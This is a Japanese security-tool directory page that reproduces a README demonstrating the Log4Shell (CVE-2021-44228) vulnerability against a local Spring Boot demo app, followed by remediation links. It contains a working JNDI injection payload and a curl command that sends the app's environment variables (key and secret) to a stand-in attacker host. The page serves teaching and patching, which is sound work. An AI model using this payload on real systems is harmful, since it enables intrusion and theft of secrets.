Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
log4j-vulnerability — Log4Shell(CVE-2021-44228)は Log4j におけるゼロデイ脆弱性です。 | Kitploit

ツール/GitHubGitHub/mazhar-hassan/log4j-vulnerability
脆弱性分析エクスプロイトウェブアプリケーション悪用情報収集ペネトレーションテスト学習と教育
GitHubmazhar-hassan/log4j-vulnerability

log4j-vulnerability

Log4Shell(CVE-2021-44228)は Log4j におけるゼロデイ脆弱性です。

リポジトリを見る
264年前未レビュー
共有

Log4Shell(CVE-2021-44228)はLog4jにおけるゼロデイ脆弱性です

Log4J脆弱性

発見: 2021年11月24日

パッチ適用: 2021年12月6日

攻撃デモ

以下のYouTubeビデオをクリック

攻撃デモ

サンプルアプリケーション

このサンプルアプリケーションはSpring Bootアプリケーションで、ロギングフレームワークとしてlog4jを使用しており、localhostのポート8080で以下の環境変数を使用して実行されています。

ビデオ解説をチェック:

https://youtu.be/bb6pgWrm7tA

環境変数

key=jason.bourne;secret=Treadstone

攻撃

POST http://localhost:8080//v1/public/log-test

パラメータ:

value=${jndi:ldap://some-random-hacking-site.com}

クライアントからの攻撃

環境変数の取得

以下の文字列を使用すると、環境変数を取得できます。 value=${jndi:ldap://some-random-hacking-site.com}/${env:key}/${env:secret}

curlコマンド

curl -X POST -H 'Content-Type: application/x-www-form-urlencoded' -i http://localhost:8080/v1/public/log-test --data 'value=${jndi:ldap://some-random-hacking-site.com}/${env:key}/${env:secret}'

ログコンソール

2021-12-25 10:47:58,112 http-nio-8080-exec-1 WARN Error looking up JNDI resource [ldap://some-random-hacking-site.com]. javax.naming.CommunicationException: some-random-hacking-site:389 [Root exception is java.net.ConnectException: Connection timed out: connect] at com.sun.jndi.ldap.Connection.<init>(Connection.java:243) at com.sun.jndi.ldap.LdapClient.<init>(LdapClient.java:137) at com.sun.jndi.ldap.LdapClient.getInstance(LdapClient.java:1615)

修正

https://spring.io/blog/2021/12/10/log4j2-vulnerability-and-spring-boot

確認

mvn dependency:tree 依存するjarが脆弱なlog4jバージョンを指していないことを確認してください。

Techflix YouTube セキュリティプレイリスト

https://www.youtube.com/watch?v=bb6pgWrm7tA&list=PLLqjNYIgOqeQl6NaeIeUhvNcWdpOVNkRi&index=1

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    647
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    421
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServerは、オープンソースの特権アクセス管理(PAM)プラットフォームであり、DevOps および IT チームに対し、Webブラウザを介してSSH、RDP、Kubernetes、データベース、RemoteAppエンドポイントへのオンデマンドで安全なアクセスを提供します。

    389
  • 5

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    333
  • 6

    SafeLine

    chaitin/safeline

    セルフホスト型のWAFおよびリバースプロキシで、悪意のあるHTTPトラフィックをフィルタリングし、SQLインジェクション、XSS、ボット攻撃をブロックします。また、レート制限と動的なHTML/JS暗号化機能を備えています。

    331

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →